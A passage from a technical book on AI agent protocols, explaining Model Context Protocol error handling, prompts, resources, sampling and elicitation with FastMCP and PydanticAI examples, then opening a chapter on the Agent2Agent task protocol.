Tool execution errors, by contrast, are reported inside the tool result with `isError: true`. These indicate that the tool ran but could not complete successfully – for example, because the model provided a wrong argument value, or because the operation violated a business rule:

```
{
  "jsonrpc": "2.0",
  "id": 4,
  "result": {
    "content": [
      {
        "type": "text",
        "text": "File already exists and overwrite=false: notes/summary.txt"
      }
    ],
    "isError": true
  }
}
```

This distinction matters for agent behavior. Tool execution errors contain actionable feedback that the model can use to self-correct and retry with different arguments. Protocol errors indicate structural issues that the model is less likely to fix on its own. The MCP specification recommends that clients should provide tool execution errors to the model to enable self-correction.

How tool errors propagate into the agent loop In agentic systems, tool execution is embedded in a reasoning-action loop. A tool result with `isError: true` is injected back into the model's context as an observation, not as an exception that crashes the system. The model reads the error message, reasons about what went wrong, and decides its next action – perhaps retrying with corrected arguments, choosing a different approach, or asking the user for help.

This is where MCP's design aligns naturally with typed agent frameworks. Errors are values that flow through the same channel as successful results. The model can inspect them, reason over them, and act accordingly.

Retryable vs fatal errors in practice MCP does not define retry semantics, and this is by design. Retries depend on context that only the agent or orchestrator can see: task intent, execution history, side effects already performed, and external constraints.

A crucial practical concern is distinguishing transient failures from terminal ones. A wrong argument value or a missing file may warrant a retry with different inputs. An infrastructure failure or a permission violation usually should not be retried at all – the agent run should be aborted.

The core library used in this book's code examples makes this distinction explicit through two error classes: `ToolRetryError` and `ToolFatalError`. A `ToolRetryError` is surfaced to the model as a tool execution error, giving it a chance to correct its approach. A `ToolFatalError` aborts the agent run immediately, preventing wasted iterations on unrecoverable problems.

```
from agentic_patterns.core.mcp import ToolRetryError, ToolFatalError
```

```python
@mcp.tool()
def write_file(path: str, content: str, overwrite: bool = False) -> str:
    host_path = workspace_to_host_path(path)
    if host_path.exists() and not overwrite:
        raise ToolRetryError(f"File already exists: {path}. Set overwrite=True to replace it.")
    try:
        host_path.write_text(content)
    except OSError as e:
        raise ToolFatalError(f"Cannot write to filesystem: {e}")
    return f"Written {len(content)} bytes to {path}"
```

This separation prevents the agent from endlessly retrying operations that can never succeed, while still allowing recovery from correctable mistakes.

Other Server and Client Features

MCP features beyond tools define how instructions, data, generation control, and human input are modeled explicitly, making agent behavior inspectable, reproducible, and scalable.

This section omits tools and focuses on the remaining server- and client-side features that structure *context* and *control flow* around model execution.

Prompts (server feature) Prompts are server-defined, named instruction templates that clients can invoke with parameters.

What prompts are in practice A prompt is a reusable instruction artifact owned by the server. It encapsulates task framing, tone, constraints, and best practices, while exposing only a small set of parameters to the client. The client selects *which* prompt to use and supplies arguments; the server controls the actual instruction text.

Server-side definition

```python
@mcp.prompt()
def analyze_log_file(severity: str, audience: str) -> str:
    return f"""
    Analyze the provided log file.
    Focus on issues with severity >= {severity}.
    Explain findings for a {audience} audience.
    Provide concrete remediation steps.
    """
```

Multiple prompts can coexist on the same server, each representing a distinct behavioral contract.

Client-side usage

```python
response = client.run(
    prompt="analyze_log_file",
    arguments={
        "severity": "ERROR",
        "audience": "site reliability engineers"
    }
)
```

The client never embeds the instruction text itself. This makes prompt changes transparent to clients and easier to review and test centrally.

Resources (server feature) Resources expose data artifacts as addressable protocol objects rather than inline text.

What resources are in practice A resource is any piece of data an agent may need to consult: documents, configuration files, intermediate results, reports, or generated artifacts. Resources are identified by stable paths or URIs and fetched explicitly.

Server-side definition

```
@mcp.resource("reports/{report_id}")
def load_report(report_id: str) -> str:
    path = f"/data/reports/{report_id}.md"
    with open(path) as f:
        return f.read()
```

Resources can also be dynamically generated:

```
@mcp.resource("runs/{run_id}/summary")
def run_summary(run_id: str) -> str:
    return summarize_run_state(run_id)
```

Client-side usage

```
report_text = client.read_resource("reports/incident-2025-01")

analysis = client.run(
    prompt="analyze_log_file",
    arguments={
        "severity": "WARN",
        "audience": "management"
    },
    context={
        "report": report_text
    }
)
```

This pattern avoids copying large documents into every prompt and supports workspace-style workflows where artifacts are produced, stored, and revisited across turns.

Sampling (client feature) Sampling allows servers to request LLM completions from the client. Rather than requiring servers to hold their own API keys or manage direct access to language models, MCP provides a standardized way for a server to ask the client to generate text, images, or audio on the server's behalf. The client maintains full control over model access, selection, and permissions.

How sampling works When a server needs LLM assistance during its own processing – for example, to summarize intermediate results, classify an input, or generate a response within a tool execution – it sends a `sampling/createMessage` request to the client. The client then performs the generation using whatever model it has access to and returns the result.

This flow is deliberately asymmetric. The server specifies what it needs (messages, model preferences, constraints), but the client decides which model to use and whether to honor the request at all. For trust and safety, the specification recommends that there should always be a human in the loop with the ability to review and deny sampling requests.

Server-side request A server requesting a completion provides messages and optional model preferences:

```
{
  "method": "sampling/createMessage",
  "params": {
    "messages": [
      {
        "role": "user",
        "content": {
          "type": "text",
          "text": "Summarize the following log entries..."
        }
      }
    ],
    "modelPreferences": {
      "hints": [{ "name": "claude-3-sonnet" }],
      "speedPriority": 0.8,
      "intelligencePriority": 0.5
    },
    "maxTokens": 500
  }
}
```

Model preferences use a hint-based system rather than exact model names, since the client may use a different provider entirely. The client maps hints to the best available model based on the requested priorities.

Client-side response The client performs the generation and returns the result:

```
{
  "result": {
    "role": "assistant",
    "content": {
      "type": "text",
      "text": "The logs show three recurring timeout errors..."
    },
    "model": "claude-3-sonnet-20240307",
    "stopReason": "endTurn"
  }
}
```

This mechanism enables MCP servers to implement agentic behaviors – tool executions that themselves require reasoning – without being coupled to any specific model provider. The server delegates generation to the client, which acts as a controlled gateway to LLM capabilities.

Elicitation (client feature) Elicitation allows servers to request additional information from users through the client. When a server needs input that it cannot determine on its own – a confirmation, a preference, missing credentials – it sends an `elicitation/create` request to the client, which presents the question to the user and returns the response.

How elicitation works Elicitation supports two modes. **Form mode** collects structured data directly through the client's UI, using a JSON Schema to define the expected fields. **URL mode** directs users to an external URL for sensitive interactions (such as OAuth flows or credential entry) that should not pass through the MCP client.

Server-side request A server requesting user input sends a structured elicitation request:

```
{
  "method": "elicitation/create",
  "params": {
    "mode": "form",
    "message": "Which environment should this fix be deployed to?",
    "requestedSchema": {
      "type": "object",
      "properties": {
        "environment": {
          "type": "string",
          "enum": ["staging", "production"]
        }
      },
      "required": ["environment"]
    }
  }
}
```

The client presents this to the user as a form and returns the response.

Client-side response The user's answer comes back as a structured response with an action indicating what the user did:

```
{
  "result": {
    "action": "accept",
    "content": {
      "environment": "staging"
    }
  }
}
```

The three possible actions are `accept` (user submitted data), `decline` (user explicitly refused), and `cancel` (user dismissed without choosing). The server handles each case appropriately, for example by proceeding with the selected environment, offering alternatives, or aborting the operation.

This makes human-in-the-loop interaction explicit, auditable, and composable with automated steps. The server never guesses when it can ask, and the client always mediates the interaction with the user.

How these features work together A typical flow combining these features might look as follows:

1. The client retrieves a resource representing an existing artifact.
2. The client invokes a server-defined prompt to frame an analysis task.
3. The server uses sampling to request LLM help during tool execution.
4. If ambiguity arises, the server sends an elicitation request to gather user input.
5. Execution resumes once human input is provided, producing new resources or outputs.

None of these steps require embedding large instructions or data blobs directly into prompts. The protocol enforces structure while remaining agnostic to storage, UI, or orchestration frameworks.

Hands-On: Introduction

The hands-on sections that follow demonstrate MCP from the protocol level up to practical agent integration. Starting with raw message exchange, the exercises progressively build toward real-world usage patterns where agent frameworks abstract the protocol entirely. This bottom-up approach makes visible what higher-level libraries hide, helping readers debug issues and understand the boundaries of MCP's capabilities.

The first exercise strips away all abstractions to show MCP as it actually operates: newline-delimited JSON-RPC messages flowing through subprocess pipes. By manually constructing initialization requests, tool listings, and tool calls, readers see the exact message format and lifecycle that underlies every MCP interaction. This protocol-level understanding becomes valuable when debugging connection failures or implementing custom transports.

The second exercise reconnects this protocol knowledge to practical agent development. Using PydanticAI's MCP integration, agents gain tool access through MCP servers while the framework handles all protocol mechanics transparently. The exercise covers both STDIO transport for local development and HTTP transport for remote deployments, showing how the same server can be reached through different connection methods without changing client code.

The final exercise expands beyond tools to cover MCP's full capability model: resources and prompts. Resources provide URI-addressable data endpoints that enable workspace-style workflows where artifacts are produced and retrieved across interactions. Prompts centralize instruction templates on the server side, separating behavioral definitions from client code. Together with tools, these features demonstrate how MCP structures the complete interface between agents and external capabilities.

Hands-On: MCP STDIO Transport

The STDIO transport is MCP's simplest communication mechanism. The client spawns the server as a subprocess and exchanges JSON-RPC messages through standard input and output streams. This transport is ideal for local tool servers where the client and server run on the same machine.

This hands-on explores the raw MCP protocol through `example_mcp_stdio.ipynb`, demonstrating the message format and lifecycle that underlies all MCP communication.

Why STDIO Matters

Before examining high-level MCP client libraries, understanding the underlying protocol clarifies what those libraries abstract. STDIO transport strips away network complexity, authentication layers, and connection management. What remains is the essential exchange: newline-delimited JSON-RPC messages flowing between client and server.

This simplicity makes STDIO the default choice for local development and testing. When you run `fastmcp run -t stdio server.py`, you get an MCP server that speaks the full protocol without requiring HTTP infrastructure, TLS certificates, or port management.

Starting the Server

In `example_mcp_stdio.ipynb`, the server starts as a subprocess:

```
proc = subprocess.Popen(
    ['fastmcp', 'run', '-t', 'stdio', 'example_mcp_server.py'],
    stdin=subprocess.PIPE,
    stdout=subprocess.PIPE,
    stderr=subprocess.PIPE,
    text=True,
    bufsize=1
)
```

The `-t stdio` flag tells FastMCP to use STDIO transport rather than HTTP. The subprocess pipes capture stdin and stdout for bidirectional communication. Line buffering (`bufsize=1`) ensures messages are sent immediately rather than waiting for buffer fills.

Message Format

MCP uses JSON-RPC 2.0 as its message format. Every message is a single line of JSON terminated by a newline. This constraint is critical: multi-line pretty-printed JSON will break the protocol.

The helper function in the notebook handles this:

```
def send_message(message: dict) -> dict | None:
    line = json.dumps(message)
    proc.stdin.write(line + '\n')
    proc.stdin.flush()

    if 'id' in message:
        response = proc.stdout.readline()
        return json.loads(response)
```

`json.dumps()` produces compact single-line JSON by default. The function distinguishes between requests (which have an `id` and expect a response) and notifications (which have no `id` and expect nothing back).

The MCP Lifecycle

MCP sessions follow a defined lifecycle: initialization, active operation, and shutdown. The protocol enforces this order; attempting to call tools before initialization completes will fail.

Initialization The client initiates the session with an `initialize` request:

```
init_request = {
    "jsonrpc": "2.0",
    "id": 1,
    "method": "initialize",
    "params": {
        "protocolVersion": "2025-03-26",
        "capabilities": {
            "roots": {"listChanged": True},
            "sampling": {}
        },
        "clientInfo": {
            "name": "ExampleClient",
            "version": "1.0.0"
        }
    }
}
```

The request includes the protocol version for compatibility checking, the client's capabilities (what features it supports), and client identification. The server responds with its own capabilities, establishing what operations are available for this session.

Initialized Notification After receiving the initialization response, the client sends a notification to confirm readiness:

```
initialized_notification = {
    "jsonrpc": "2.0",
    "method": "notifications/initialized"
}
```

This is a notification, not a request. It has no `id` field and receives no response. The server uses this signal to transition the session into the active phase.

Active Phase Once initialized, the client can discover and invoke server capabilities. The `tools/list` method returns available tools:

```
list_tools_request = {
    "jsonrpc": "2.0",
    "id": 3,
    "method": "tools/list"
}
```

The response includes tool names, descriptions, and JSON schemas for their inputs. This is the same information that agent frameworks use to present tools to language models.

Tool invocation uses `tools/call`:

```
call_tool_request = {
    "jsonrpc": "2.0",
    "id": 4,
    "method": "tools/call",
    "params": {
        "name": "add",
        "arguments": {
            "a": 40,
            "b": 2
        }
    }
}
```

The server validates arguments against the tool's schema, executes the tool, and returns the result. If arguments are invalid or the tool fails, the response contains an error object instead of a result.

Error Handling

The protocol distinguishes between transport errors and application errors. When the notebook sends invalid arguments:

```
call_tool_error = {
    "jsonrpc": "2.0",
    "id": 5,
    "method": "tools/call",
    "params": {
        "name": "add",
        "arguments": {
            "a": 40,
            "z": "2"  # Invalid argument
        }
    }
}
```

The server returns a structured error response rather than crashing. This allows clients to handle failures gracefully and potentially retry with corrected arguments.

Connection to Higher-Level Abstractions

When you use `MCPServerStdio` from PydanticAI, it performs exactly this sequence internally. The agent framework handles initialization, capability discovery, and message formatting transparently. Understanding the raw protocol helps debug issues when they arise and clarifies what information flows between agents and tools.

The same protocol semantics apply regardless of transport. Whether communicating over STDIO, HTTP, or WebSockets, the message structure and lifecycle remain identical. Only the delivery mechanism changes.

Key Takeaways

STDIO transport provides the simplest MCP communication path: subprocess pipes carrying newline-delimited JSON-RPC messages.

The MCP lifecycle is explicit: initialize, confirm initialization, operate, shutdown. Each phase has defined rules about what operations are permitted.

Messages are either requests (with `id`, expecting response) or notifications (without `id`, fire-and-forget). This distinction matters for correct protocol implementation.

Tool discovery through `tools/list` and invocation through `tools/call` form the foundation of MCP's tool integration. The protocol handles argument validation and error reporting in a structured way.

Hands-On: MCP Tools with Agents

The previous hands-on explored the raw MCP protocol, showing the JSON-RPC messages that flow between client and server. In practice, agent frameworks handle this protocol transparently. This hands-on demonstrates how agents connect to MCP servers and use their tools through `example_agent_mcp_client_stdio.ipynb` and `example_agent_mcp_client_http.ipynb`.

The MCP Server

Before connecting an agent, we need an MCP server that exposes tools. The file `example_mcp_server.py` defines a minimal server:

```
from mcp.server.fastmcp import FastMCP

mcp = FastMCP("Demo")

@mcp.tool()
def add(a: int, b: int) -> int:
    """ Add two numbers """
    return a + b
```

The `@mcp.tool()` decorator registers the function as an MCP tool. FastMCP extracts the function's type hints to generate a JSON schema and uses the docstring as the tool description. When an agent connects, it receives this schema and can invoke the tool by name with appropriate arguments.

This is the same tool definition pattern used in Chapter 3, but now the tool lives in a separate process. The agent doesn't import the function directly; it communicates with it through the MCP protocol.

STDIO Transport

The STDIO transport spawns the MCP server as a subprocess and communicates through pipes. This is the simplest approach for local development because everything runs in a single command.

In `example_agent_mcp_client_stdio.ipynb`:

```
from pydantic_ai.mcp import MCPServerStdio
from agentic_patterns.core.agents import get_agent, run_agent

server = MCPServerStdio(command='fastmcp', args=['run', '-t', 'stdio', 'example_mcp_server.py'])
agent = get_agent(toolsets=[server])
```

`MCPServerStdio` encapsulates the subprocess management. When passed as a toolset to `get_agent`, the agent knows to connect to this server for tool discovery. The `-t stdio` flag tells FastMCP to use STDIO transport rather than starting an HTTP server.

Running the agent establishes the connection:

```
async with agent:
    result, nodes = await run_agent(agent, "What is 40123456789 plus 2123456789?", verbose=True)
```

The `async with agent` context manager triggers the MCP handshake: initialization, capability exchange, and tool discovery. Inside this context, the agent has access to the `add` tool. When the model decides to use it, the framework sends a `tools/call` request through the subprocess pipes and returns the result to the model.

The STDIO transport is self-contained. The notebook cell that creates `MCPServerStdio` is sufficient; no separate terminal or server startup is needed.

HTTP Transport

For remote servers or when the MCP server needs to persist across multiple client sessions, HTTP transport is appropriate. Unlike STDIO, the server must be started separately before the client connects.

Start the server in a separate terminal:

```
fastmcp run example_mcp_server.py
```

This launches an HTTP server (default port 8000) that accepts MCP connections. The server remains running until manually stopped.

In `example_agent_mcp_client_http.ipynb`:

```
from pydantic_ai.mcp import MCPServerStreamableHTTP
from agentic_patterns.core.agents import get_agent, run_agent

server = MCPServerStreamableHTTP(url='http://127.0.0.1:8000/mcp/')
agent = get_agent(toolsets=[server])
```

`MCPServerStreamableHTTP` connects to an existing server rather than spawning one. The URL points to the MCP endpoint exposed by FastMCP. From this point, agent usage is identical to STDIO: enter the async context, run the agent, and tools work transparently.

The HTTP transport adds a deployment step but enables scenarios that STDIO cannot: multiple clients sharing one server, servers running on remote machines, and servers that maintain state across sessions.

What the Agent Sees

Regardless of transport, the agent framework performs the same operations:

1. Connect to the MCP server and complete the initialization handshake
2. Call `tools/list` to discover available tools
3. Present tool schemas to the language model alongside the conversation
4. When the model generates a tool call, send `tools/call` to the server
5. Return the result to the model for incorporation into its response

The model never knows whether tools come from MCP servers, local functions, or other sources. It sees tool schemas and decides when to call them based on the task. This abstraction is the point of MCP: tools become interchangeable components that can be developed, deployed, and composed independently.

Key Takeaways

MCP servers expose tools through a standard protocol. The `@mcp.tool()` decorator in FastMCP handles schema generation and registration.

STDIO transport is self-contained: the agent spawns the server as a subprocess. Use this for local development and testing.

HTTP transport requires starting the server separately. Use this for remote servers, shared servers, or persistent deployments.

Agent frameworks abstract the transport details. Once configured, tools from MCP servers work identically to local tools.

Hands-On: MCP Features

The previous hands-on sections covered the raw MCP protocol and how agents use MCP tools. This hands-on explores the broader set of MCP server features through `example_mcp_features.ipynb`: tools, resources, and prompts. These features structure how context and capabilities are exposed to clients.

The MCP Server

The server in `example_mcp_server_v2.py` demonstrates all three feature types:

```python
from mcp.server.fastmcp import FastMCP

mcp = FastMCP("Demo")

@mcp.tool()
def add(a: int, b: int) -> int:
    """ Add two numbers """
    return a + b

@mcp.resource("postgres://{database}/{table_name}/schema")
def table_schema(database: str, table_name: str) -> str:
    """Get a table's schema"""
    return f"""
        -- This is the schema for the {table_name} table
        -- in the {database} database
        CREATE TABLE {table_name} (id INT, name VARCHAR(255));
        """

@mcp.prompt()
def hello_prompt(name: str) -> str:
    """Get a personalized greeting"""
    return f"Your name is {name} and you are a helpful assistant."
```

Each decorator registers a different type of capability. The `@mcp.tool()` decorator exposes a callable function. The `@mcp.resource()` decorator exposes data at a URI pattern. The `@mcp.prompt()` decorator exposes an instruction template.

The FastMCP Client

The notebook uses the FastMCP `Client` class, which provides a programmatic interface for interacting with MCP servers. Unlike the agent integrations shown earlier, this client requires explicit calls and gives direct control over all MCP operations.

```python
from fastmcp import Client

client = Client("http://127.0.0.1:8000/mcp")
```

The client connects via HTTP to a running server. All operations happen within an async context manager that handles connection lifecycle:

```python
async with client:
    # MCP operations here
```

Tools

Tools are the most familiar MCP feature. They expose callable functions that clients can discover and invoke.

Discovery returns metadata about each tool:

```python
async with client:
    tools = await client.list_tools()
    for tool in tools:
        print(f"Tool: {tool.name}")
        print(f"  Description: {tool.description}")
        print(f"  Schema: {tool.inputSchema}")
```

The schema describes the expected arguments using JSON Schema. Agent frameworks use this schema to present tools to language models, which decide when and how to call them.

Invocation passes arguments and returns the result:

```python
async with client:
    result = await client.call_tool("add", {"a": 40, "b": 2})
```

The server validates arguments against the schema before execution.

Resources

Resources expose data through URI-addressable endpoints. Unlike tools, which perform actions, resources provide read access to information.

The server defines a resource template with parameters in the URI pattern:

```python
@mcp.resource("postgres://{database}/{table_name}/schema")
def table_schema(database: str, table_name: str) -> str:
    ...
```

The `{database}` and `{table_name}` placeholders become parameters. Clients discover these templates:

```python
async with client:
    templates = await client.list_resource_templates()
    for template in templates:
        print(f"Template: {template.uriTemplate}")
```

Reading a resource requires filling in the template parameters:

```python
async with client:
    content = await client.read_resource("postgres://mydb/users/schema")
```

The URI `postgres://mydb/users/schema` matches the template with `database=mydb` and `table_name=users`. The server executes the function with these values and returns the content.

Resources enable workspace-style workflows where artifacts are produced, stored, and retrieved across multiple interactions. They avoid copying large documents into every prompt by making data addressable and fetchable on demand.

Prompts

Prompts are server-defined instruction templates. They centralize behavioral contracts on the server side, allowing prompt engineering to evolve independently of client code.

The server defines a prompt with parameters:

```
@mcp.prompt()
def hello_prompt(name: str) -> str:
    """Get a personalized greeting"""
    return f"Your name is {name} and you are a helpful assistant."
```

Clients discover available prompts:

```
async with client:
    prompts = await client.list_prompts()
    for prompt in prompts:
        print(f"Prompt: {prompt.name}")
        print(f"  Arguments: {prompt.arguments}")
```

Retrieving a prompt renders it with the provided arguments:

```
async with client:
    result = await client.get_prompt("hello_prompt", {"name": "Alice"})
    for msg in result.messages:
        print(f"Content: {msg.content.text}")
```

The result contains messages ready to be used in a conversation. The client never embeds the instruction text directly; it requests the prompt by name and receives the rendered version. This separation means prompt changes can be deployed server-side without modifying clients.

How These Features Complement Each Other

Tools, resources, and prompts serve different purposes in an MCP architecture:

Tools perform actions. They execute logic, call APIs, modify state, or compute results. An agent decides when to call them based on the task.

Resources provide data. They expose documents, configurations, or generated artifacts without requiring the client to know how to fetch or generate them.

Prompts define behavior. They encapsulate instructions, constraints, and framing that shape how an agent approaches a task.

A typical workflow might retrieve a resource containing relevant data, use a prompt to frame the analysis task, and invoke tools to perform specific operations. Each feature type has a clear role, and the MCP protocol makes them all discoverable and addressable through a uniform interface.

Key Takeaways

MCP servers can expose three types of capabilities: tools for actions, resources for data, and prompts for instructions.

The FastMCP `Client` provides programmatic access to all three. It handles connection management and exposes async methods for discovery and usage.

Resources use URI templates with parameters, enabling addressable data endpoints that support workspace-style workflows.

Prompts centralize instruction management on the server, separating behavioral definitions from client logic.

References

1. Anthropic. *Model Context Protocol: Server Tools Specification*. MCP Documentation, 2025. https://modelcontextprotocol.io/specification/2025-06-18/server/tools
2. FastMCP Contributors. *FastMCP Documentation*. 2024-2025. https://gofastmcp.com
3. FastMCP Contributors. *FastMCP Tool Servers*. FastMCP Documentation, 2025. https://gofastmcp.com/servers/tools
4. Microsoft. *Language Server Protocol*. 2016. https://microsoft.github.io/language-server-protocol/
5. Model Context Protocol. *Client Elicitation Specification*. 2025. https://modelcontextprotocol.io/specification/2025-06-18/client/elicitation
6. Model Context Protocol. *Client Sampling Specification*. 2025. https://modelcontextprotocol.io/specification/2025-06-18/client/sampling
7. Model Context Protocol. *Getting Started: Introduction*. 2024. https://modelcontextprotocol.io/docs/getting-started/intro
8. Model Context Protocol Working Group. *Authorization*. 2025. https://modelcontextprotocol.io/specification/2025-06-18/basic/authorization
9. Model Context Protocol Working Group. *Client Concepts*. 2025. https://modelcontextprotocol.io/docs/learn/client-concepts
10. Model Context Protocol Working Group. *MCP Lifecycle Specification*. 2025. https://modelcontextprotocol.io/specificat 06-18/basic/lifecycle
11. Model Context Protocol Working Group. *Security Best Practices*. 2025. https://modelcontextprotocol.io/specification/ 06-18/basic/security_best_practices
12. Model Context Protocol Working Group. *Server Concepts*. 2025. https://modelcontextprotocol.io/docs/learn/server-concepts
13. Model Context Protocol Working Group. *Server Prompts Specification*. 2025. https://modelcontextprotocol.io/specifica 06-18/server/prompts
14. Model Context Protocol Working Group. *Server Resources Specification*. 2025. https://modelcontextprotocol.io/specifi 06-18/server/resources
15. Model Context Protocol Working Group. *Transports*. 2025. https://modelcontextprotocol.io/specification/2025-06-18/basic/transports
16. OpenAI. *Structured Outputs and Function Calling*. OpenAI Technical Documentation, 2023.
17. Pydantic-AI Contributors. *MCP Overview and Integration Patterns*. 2024-2025. https://ai.pydantic.dev/mcp/overview
18. Schick et al. *Toolformer: Language Models Can Teach Themselves to Use Tools*. NeurIPS, 2023.
19. Yao et al. *ReAct: Synergizing Reasoning and Acting in Language Models*. ICLR, 2023.

Chapter: Agent2Agent Protocol (A2A)

Introduction

The Orchestration chapter introduced A2A as a coordination pattern in which autonomous agents interact through a shared protocol to delegate work and compose behavior. This chapter examines the protocol itself: its data model, task lifecycle, observation mechanisms, and security model.

A2A (Agent2Agent) is an application-layer protocol that standardizes how autonomous agents discover each other, exchange messages, and coordinate work as tasks over HTTP(S), using JSON-RPC 2.0 envelopes. The remote agent is intentionally treated as opaque: A2A does not prescribe how it plans, calls tools, or maintains internal state. What it prescribes is how the client creates and advances work, and how the remote agent reports progress and returns outputs in a predictable, interoperable format. This makes A2A suitable for delegation patterns where a coordinator discovers specialized agents, selects one based on declared capabilities, and initiates and tracks a task without needing a shared framework.

A2A and MCP are complementary layers rather than competing protocols. MCP standardizes how agents interact with tools and resources; A2A standardizes how agents interact with other agents as autonomous peers. A common composition is A2A for delegation (coordinator to specialist) and MCP for tool-use (specialist to databases, file systems, sandboxes). The chapter begins with the task lifecycle, then covers the full protocol data model and operations in detail, and concludes with security.

Historical Perspectives

The Orchestration chapter traced how multi-agent systems research in the 1980s and 1990s produced agent communication languages – KQML, FIPA ACL – that standardized the structure and semantics of inter-agent messages. Those early standards were conceptually influential but operationally heavy. They assumed relatively structured symbolic agents operating in research environments, and they predated the ubiquitous web stack that now underlies virtually all networked software. The 2020s reintroduced the need for inter-agent interoperability under fundamentally different constraints. LLM-based agents are often deployed as services behind HTTP endpoints. They must cooperate across vendor and organizational boundaries. They increasingly manage long-running tasks that produce artifacts worth persisting, forwarding, and auditing. Modern web primitives (HTTPS for transport, JSON for serialization, JSON-RPC 2.0 for request framing) make it practical to standardize inter-agent communication without requiring a shared runtime or cognitive architecture.

A2A is best understood as a pragmatic continuation of this decades-long line of work. Rather than attempting to standardize internal reasoning or cognitive semantics, as earlier protocols often did, A2A standardizes the external contract: how agents discover each other, how they initiate and track units of work, how they exchange messages during execution, and how they deliver outputs in a predictable format. This narrower scope makes A2A implementable across diverse agent frameworks while preserving the interoperability vision that motivated KQML and FIPA ACL a generation earlier.

Task Lifecycle in Agent-to-Agent (A2A) Systems

In A2A systems, a task is a durable, observable unit of work whose lifecycle is decoupled from synchronous execution through explicit state management, multiple observation channels, and a layered execution architecture.

Asynchronous Execution as a First-Class Concept A2A tasks are explicitly designed to be asynchronous. Once a task is created, the initiating agent does not assume immediate completion. Instead, progress and results are exposed incrementally through well-defined observation mechanisms. This makes tasks suitable for long-running reasoning, external tool calls, delegation chains, and human approval steps.

Asynchrony in A2A is not an implementation detail but a protocol-level guarantee: every task can be observed, resumed, or completed independently of the original request-response channel.

Task States Tasks progress through well-defined states: `working` (in progress), `completed` (terminal), `failed` (terminal), `canceled` (terminal), `rejected` (terminal), and `input-required` (the agent needs additional information to proceed). A special `auth-required` state signals authentication issues. The full state machine and transition semantics are covered in ## A2A in Detail

A2A is a protocol-level contract for agent interoperability: a small set of operations plus a strict data model that lets independently-built agents exchange messages, manage long-running tasks, and deliver incremental updates over multiple delivery mechanisms. (A2A Protocol)

Key abstractions A2A's main abstractions are designed to match how multi-agent work actually unfolds over time.

An **Agent Card** is the discovery and capability surface: a machine-readable document published by a remote agent that describes who it is, where its endpoint is, which authentication schemes it supports, and what capabilities and skills it claims. This supports "metadata-first" routing and policy checks before any work begins.

A **Task** is a stateful unit of work with its own identity and lifecycle. Tasks exist to support multi-turn collaboration and long-running operations, so an interaction does not have to fit into one synchronous request/response. Instead, the client can start a task, send additional messages, and retrieve updates or results later.

Messages are how conversational turns are exchanged, and they are structured as **parts** so that text, structured data, and file references can be represented consistently. **Artifacts** are the concrete outputs attached to a task – documents, structured results, or other deliverables that can be stored, forwarded, audited, or fed into downstream workflows.

A useful mental model is: **Agent Card** answers "who are you and what can you do?", **Task** answers "what unit of work are we coordinating?", **Messages** carry the interaction, and **Artifacts** are the outputs worth persisting.

Agent discovery A2A discovery is built around retrieving the Agent Card. A common mechanism is a well-known URL under the agent's domain (aligned with established "well-known URI" conventions), allowing clients to probe domains deterministically. Discovery is intentionally explicit: clients can validate capabilities, authentication requirements, and declared skills before initiating a task, and systems can log discovery metadata for audit and governance.

Conceptual snippet:

```
import requests

def discover_agent_card(domain: str) -> dict:
    url = f"https://{domain}/.well-known/agent-card.json"
    r = requests.get(url, timeout=5)
    r.raise_for_status()
    return r.json()

card = discover_agent_card("billing.example.com")
# Use: card["skills"], card["authentication"], card["capabilities"], card["url"]
```

This "metadata-first" approach matters operationally: it enables capability matching, policy gating (e.g., only delegate to agents with certain auth), and safer orchestration decisions *before* sending sensitive task content.

A2A and MCP in composition A2A and MCP are complementary layers. MCP standardizes how agents interact with tools and resources (structured inputs/outputs, tool schemas, permission boundaries). A2A standardizes how agents interact with *other agents* as autonomous peers (discovery, task lifecycle, messaging, artifact delivery).

A common composition is **A2A for delegation, MCP for tool-use**. A coordinator uses A2A to delegate a task to a specialist agent. The specialist agent, while executing the task, may rely on MCP internally to access databases, file systems, execution sandboxes, or enterprise services. When the specialist completes work (or makes partial progress), it returns results back to the coordinator as A2A messages and artifacts. This separation keeps each protocol focused: A2A doesn't need to understand tool schemas, and MCP doesn't need to standardize multi-agent collaboration.

A minimal task invocation at the wire level (illustrative, independent of any specific framework) looks like this:

```
{
  "jsonrpc": "2.0",
  "id": "req_123",
  "method": "tasks/send",
  "params": {
    "message": {
      "role": "user",
      "parts": [
        { "kind": "text", "text": "Reconcile invoice #4812 and explain discrepancies." }
      ]
    }
  }
}
```

The important point is not the method name per se, but the design: JSON-RPC provides the envelope; A2A defines the task/message/artifact semantics; and implementations can remain diverse behind the boundary.

Ecosystem tooling The Pydantic ecosystem documents A2A as a practical interoperability layer and provides Python tooling to expose agents as A2A servers and to build clients that can discover agents, initiate tasks, and consume artifacts – without requiring the agent's internal design to be rewritten around protocol internals. The emphasis is on preserving your existing agent architecture while making the boundary interoperable.

FastMCP, meanwhile, is often used as a pragmatic deployment unit for MCP tool servers. In practice, this leads to a common layered architecture: A2A connects agents across boundaries; MCP connects agents to tools/resources; and FastMCP-style servers host the tool endpoints that agents call. Bridging components can translate between A2A and MCP where needed (for example, to let an A2A-facing agent expose or consume MCP-backed capabilities behind the scenes).

What "the spec" really is: operations + data model + bindings At the lowest level, A2A is defined by (1) a core set of operations (send, stream, get/list/cancel tasks, subscribe, push-config management, extended agent card) and (2) a constrained object model (Task, Message, Part, Artifact, plus streaming event envelopes). (A2A Protocol)

The specification then defines how those operations and objects map onto concrete transports ("protocol bindings"), notably JSON-RPC over HTTP(S), gRPC, and an HTTP+JSON/REST-style mapping. (A2A Protocol)

A key design point is that the same *logical* operations are intended to be functionally equivalent across bindings; the binding decides *how* parameters and service-wide headers/metadata are carried, but not what they mean. (A2A Protocol)

Operation surface and execution semantics The "A2AService" operation set is designed around a task-centric model. Even if you initiate interaction by sending a message, the server may respond by creating/continuing a task, and all subsequent status and artifacts hang off that task identity. The specification's "SendMessageRequest" carries the client message plus an optional configuration block and optional metadata. (A2A Protocol)

`SendMessage` and the `SendMessageConfiguration` contract `SendMessageConfiguration` is where most of the "knobs" live:

- `acceptedOutputModes`: a list of media types the client is willing to receive in response *parts* (for both messages and artifacts). Servers **should** tailor outputs to these modes. (A2A Protocol)
- `historyLength`: an optional upper bound on how many recent messages of task history should be returned. The semantics are shared across operations: unset means server default; `0` means omit history; `>0` means cap to N most recent. (A2A Protocol)
- `blocking`: when `true`, the server must wait until the task is terminal and return the final task state; when `false`, return immediately after task creation with an in-progress state, and the caller must obtain progress via polling/subscription/push. (A2A Protocol)
- `pushNotificationConfig`: requests server-initiated updates via webhook delivery (covered below). (A2A Protocol)

